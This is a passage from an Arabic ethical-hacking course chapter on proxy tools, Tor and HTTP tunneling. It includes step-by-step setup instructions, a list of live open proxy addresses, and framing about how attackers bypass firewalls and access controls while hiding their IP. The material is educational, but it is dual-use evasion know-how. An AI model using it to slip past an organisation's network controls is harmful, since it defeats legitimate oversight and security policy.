 . بعد الضغط عليه يؤدى الى ظهور الشاشة التالية والتي من خلالها نختار من الجانب الأيمن **HTTP** ثم من الجانب اليسرى نختار **8080** ثم نضغط على **Configure HTTP for port 8080**



- 8- بعد الضغط على **HTTP Properties** تظهر الشاشة التالية ذات العنوان **Configure HTTP for port 8080** ثم نختار **IP** ونضع في المربع المقابل له عنوان **IP** الخاص بالبروكسي ثم نضغط **OK** كالتالي:



- 9- بعد الانتهاء من الاعداد نذهب الى متصفح الويب وعند تصفح أي صفحة ويب فان يراقب جميع التحريرات التي تحدث ويعطي تقرير لك عنها.
- 10- هذه الأداة تساعدك على استخدام تسلسل البروكسي (proxy chaining).


PROXY TOOL: PROXIFIER

المصدر: <http://www.proxifier.com>

Proxifier يسمح لتطبيقات الشبكة التي لا تدعم العمل من خلال ملقمات البروكسي بأن تعمل من خلال **HTTPS أو SOCKS** بروكسي وسلالس البروكسي. أنها تسمح لك بتصفح موقع ويب التي يتم تقييدها أو حظرها بواسطة الحكومة والمنظمة وغيرها. وذلك عن طريق تجاوز قواعد الجدران الناريه.

المميزات:

- 1- يمكنك الوصول إلى الإنترنط من خلال شبكة مقيدة عن طريق بوابة ملقم البروكسي.
- 2- يخفي عنوان IP الخاص بك.
- 3- يمكن أن تعمل من خلال سلسلة من ملقمات البروكسي باستخدام بروتوكولات مختلفة.
- 4- يسمح لك بتجاوز الجدران الناريه وأي آليات تحكم الوصول.



PROXY TOOL: PROXY SWITCHER


المصدر: <http://www.proxyswitcher.com>

Proxy Switcher يسمح لك بالتصفح الخفي (anonymous surfing) على شبكة الإنترنط دون الكشف عن عنوان IP الخاص بك. كما يساعدك للوصول إلى مختلف المواقع التي تم حظرها من قبل الحكومة او المنظمة. أنه يتجنب كل أنواع القيود التي تفرضها المواقع. **يتميز بالآتي:**


- يخفي عنوان IP الخاص بك.
- يسمح لك بالوصول إلى المواقع المحظورة.
- يحظى بدعم كامل من ملقمات المحمية بكلمات مرور.




- 1- نقوم بتنبيه التطبيق **Proxy Switcher wizard** من خلال عملية **Proxy Switcher** الخاصة به.
- 2- نذهب أي متصفح الويب لديك ولكن مثل فايرفوكس نذهب الى القائمة العلوية ونختار **Tools** ثم نختار **options**



- 3- بعد الضغط على **Options** تظهر الشاشة التالية، ننظر الى القائمة العلوية ونضغط على **Advanced** فتظهر جميع الخيارات المقابلة له، نجد انه يحتوي على أربع مجموعات نختار المجموعة **Network** ثم نختار منها **Setting**.



- 4- بعد الضغط على **Setting** تظهر الشاشة التالية ذات العنوان **Connection setting**. نختار منها **Connection setting** ثم نضغط **Ok** كالاتى:




- 5- نقوم بتشغيل التطبيق عن طريق الضغط على الأيقونة المعتبرة عنه فتؤدي الى ظهور شاشة **proxy list wizard** كالاتى:





6- فظهر الشاشة التالية نختار منها **Finish**. ثم نضغط **Find New Server, Rescan Servers, Recheck Dead**



7- سوف يتم تحميل قائمه ملقمات البروكسي وإيقاف التحميل نضغط **Stop** في القائمه العلوية:


8- نقوم بالضغط على **Basic Anonymity** الموجود في الجانب اليسار من التطبيق والذي سوف يؤدي الى ظهور البروكسيات التي تعمل في الجانب الأيمن كالاتى:

Server	State	Response	Country
mail.deltacity.org:3128	Alive	15093ms	GERMANY
85.114.141.191:80	Alive	14192ms	CZECH REPUBLIC
94.198.242.21:8080	(Alive-SSL)	16500ms	ROMANIA
82.77.194.171:8088	Alive	17870ms	RUSSIAN FEDERATION
46.16.226.10:8080	Alive	11317ms	RUSSIAN FEDERATION
79.120.71.29:5555	Alive	12244ms	TURKEY
85.95.252.111:8424	Alive	11614ms	RUSSIAN FEDERATION
84.42.3.3:3128	Alive	10489ms	
85.95.252.34:8423	Alive	16604ms	SERBIA AND MONTENEGRO
dsp-fax.dsp-c.co.rs:6666	Alive	12869ms	FRANCE
main.dbaconsult.eu:3128	(Alive-SSL)	12093ms	GERMANY
leasedline-static-080-228-...	(Alive-SSL)	11742ms	INDONESIA

9- نختار واحد من البروكسي الموجود في القائمة ثم الضغط على الأيقونة الموجودة في شريط الأدوات العلوي حتى يتم الرابط بملقم البروكسي هذا.



10- وللتتأكد يمكنك زيارة موقع الويب <http://www.proxyswitcher.com/check.php> لمعرفة بيانات IP التي تستخدمها.




ملحوظه: إذا أردت أن تجعل تطبيق ما يدعم استخدام البروكسي ان يتخذ بيانته من **Proxy Switcher** يمكنك ذلك عن طريق ادراج البيانات التالية في التطبيق المراد استخدامه وهي **[localhost:3128]**.

PROXY TOOL: SOCKSCHAIN

المصدر: <http://ufasoft.com>

SocksChain هو برنامج الذي يسمح لك بالعمل مع أي خدمة إنترنت من خلال سلسلة من **HTTP proxy** أو **Socks** أو **IP** الحقيقي. يمكنها أن تكون بمثابة خادم **SOCKS** التي تنقل الاستفسارات من خلال سلسلة من الوكلاء/البروكسي. يمكن استخدامه مع برامج العميل التي لا تدعم بروتوكول **SOCKS**، ولكن العمل مع **TCP-connection**، **IRC**، **HTTP**، **TELNET**، مثل **firefox**، **chrome**، **iexplore**، وما إلى ذلك. يخفي **IP** الخاص بك من أن يتم عرضه في ملفات السجل أو رؤوس البريد الإلكتروني.



PROXY TOOL: TOR (THE ONION ROUTING)

المصدر: <https://www.torproject.org>

Tor هو متصفح ويب وشبكة مفتوحة، تساعدك على الدفاع عن نفسك ضد أشكال مراقبة شبكة الاتصال التي تهدد حرية الشخصية والخصوصية وأسلطة الأعمال التجارية السرية والعلاقات، وأمن الدولة المعروف باسم تحليل حركة المرور. يمكنك استخدام **Tor** لمنع موقع الويب من تتبعك على شبكة الإنترنت. يمكنك أيضاً الاتصال إلى موقع الأخبار، وخدمات المراسلة الفورية عندما يتم حظر هذه المواقع بواسطة مسؤول الشبكة الخاص بك. **Tor** يجعل من الصعب تتبع نشاط الإنترنت الخاص بك كما أنه يخفي موقع المستخدم أو استخدام.

الميزات:

- يوفر الاتصال المجهول عبر الإنترنت.
- يضمن الخصوصية لكل من المرسل والمستلم.
- يوفر طبقات متعددة من الأمان إلى رسالة.
- يشفّر ويفك شفرة كل حزم البيانات باستخدام تشفير المفتاح العام.
- يستخدم تعاون أجهزة توجيه البروكسي (**proxy router**) في جميع أنحاء الشبكة.
- يطلق عليه "عميل تور" يحدد مسار الانتقال.
- **Initiating onion router**



OTHER PROXY TOOLS

بالإضافة إلى هذه الأدوات، وهناك العديد من الأدوات الأخرى التي تهدف للسماح للمستخدمين بتصفح الانترنت مجهولي الهوية. وفيما يلي بعض على النحو التالي:

Burp Suite available at <http://www.portswigger.net>

Proxy Tool Windows App available at <http://webproxylst.com>



<https://www.facebook.com/tibea2004>

د. محمد صبحي طيبة

Fiddler available at <http://www.fiddler2.com>

Proxy available at <http://www.analogx.com>

Protoport Proxy Chain available at <http://www.protoport.com>

Proxy+ available at <http://www.proxyplus.cz>

FastProxySwitch available at <http://affinity-tools.com>

ezProxy available at <http://www.oclc.org/en-europe/ezproxy.html>

JAP Anonymity and Privacy available at http://anon.inf.tu-dresden.de/index_en.html

CC Proxy Server available at <http://www.youngzsoft.net>

Socks Proxy Scanner available at <http://www.mylanviewer.com>

Charles available at <http://www.charlesproxy.com>

UltraSurf available at <http://www.ultrasurf.us>

WideCap available at <http://widecap.ru>


ProxyCap available at <http://www.proxycap.com>

FREE PROXY SERVERS

إلى جانب أدوات البروكسي التي نوقشت سابقاً، يمكنك العثور على العديد من مواقع البروكسي المجانية المتاحة على الإنترنت التي يمكن أن تساعدك في الوصول إلى الموقع المحظورة دون الكشف عن عنوان IP الخاص بك. فقط اكتب {Free proxy servers} في محرك البحث جوجل وسوف تحصل على العديد من موقع البروكسي.

HTTP TUNNELING TECHNIQUES

HTTP Tunneling هو أسلوب آخر يسمح لك باستخدام الإنترنت على الرغم من القيود التي تفرضها جدران الحماية. بروتوكول HTTP يعمل كمجمع لقنوات الاتصال. يستخدم المهاجم برمجيات **HTTP Tunneling** لتنفيذ **HTTP Tunneling** على العميل-الملق (client-server-based application) يستخدم للاتصال من خلال بروتوكول **HTTP**. هذا البرنامج يقوم بإنشاء نفق **HTTP** بين جهازين، باستخدام خيار بروكسي الويب. هذا الأسلوب ينطوي على إرسال طلبات **POST** إلى ملف **HTTP** وتلقى الردود. المهاجم يستخدم تطبيق العميل من برمجيات **HTTP Tunneling** المثبتة على النظام للتواصل مع الأجهزة الأخرى. تذهب جميع الطلبات المرسلة من خلال تطبيق العميل **HTTP Tunneling** من خلال بروتوكول **HTTP**.



HTTP Tunnel هو أسلوب والتي عن طريقه يتم عملية الاتصال باستخدام بروتوكولات الشبكة المختلفة التي يتم تغليفها باستخدام بروتوكول **HTTP**، وبروتوكولات الشبكة في مسألة تنتمي عادة إلى عائلة **TCP / IP** من البروتوكولات.



يتم استخدام تقنية **HTTP Tunneling** في أنشطة الشبكة المختلفة مثل:

- تدفق الفيديو والصوت
- الاتصال عن بعد لإدارة شبكة
- لكشف التسلل
- جدران الحماية

يتم استخدام **HTTP Tunneling** في معظم الأحيان كوسيلة للاتصال من موقع الشبكة التي تكون مقيدة -في أغلب الأحيان والتي تكون خلف NATs، الجدران الناريه، أو خواص بروكسي، وغالبا مع التطبيقات التي تفتقر دعم التواصل في مثل هذه الظروف من الاتصالات المحظورة. الاتصالات المحظورة دائما ما تكون في شكل في شكل منافذ **TCP / IP** مغلقة، عرقلة حركة المرور والتي بدأت من خارج الشبكة، أو حجب جميع بروتوكولات الشبكة باستثناء عدد قليل هو طريقة تستخدم عادة لتأمين الشبكة ضد التهديدات الداخلية والخارجية.


لماذا احتاج الى HTTP Tunneling؟

يسعى لك باستخدام الإنترنت على الرغم من وجود قيود جدار الحماية لمنفذ معينه لتقييد اتصالات بروتوكول محدد. **HTTP Tunneling** يساعدك على التغلب على تقييد جدار الحماية عن طريق إرسال اتصال لبروتوكول معين من خلال بروتوكول **HTTP**.

المهاجم قد يستخدم هذا الأسلوب للأسباب التالية :

- من خلاله يتأكد المهاجم من أن أحداً لن يتم رصد له أثناء التصفح.
- يساعد المهاجم في تجاوز قيود جدار الحماية
- يضمن أمن التصفح
- المهاجم يمكنهم إخفاء عنوان **IP** من أن يتم محاصره.
- يؤكد أن من المستحيل جداً للآخرين التعرف عليه على الانترنت.


نفترض مثلاً أن منظمة قد منعت جميع المنافذ في جدار الحماية الخاص بك، ويسمح فقط للمنفذ 80/443، وكنت تريد استخدام **FTP** للاتصال بملقم بعيد على شبكة الإنترنت. في هذه الحالة، يمكنك إرسال الحزم الخاص بك عن طريق بروتوكول **HTTP** كما هو موضح في الشكل التالي :



HTTP Tunneling Tool: Super Network Tunnel

المصدر: <http://www.networktunnel.net>

HTTP Tunneling هو تطبيق **Super Network Tunnel** محترف، والتي تشمل تطبيق **HTTP Tunneling** للعميل وتطبيق **HTTP Tunneling** للخادم. هو مثل برمجيات **VPN** آمنة التي تسمح لك بالوصول إلى البرامج الخاصة بك على الإنترنت دون أن يتم رصدها من قبل العمل، المدرسة، أو الحكومة، وينحك طبقة إضافية من الحماية ضد الهاكر، التجسس، أو سرقة الهوية. فإنه يمكن تجاوز أي جدار الحماية.




<http://www.networktunnel.net>

HTTP Tunneling Tool: HTTP-Tunnel

المصدر: <http://www.http-tunnel.com>

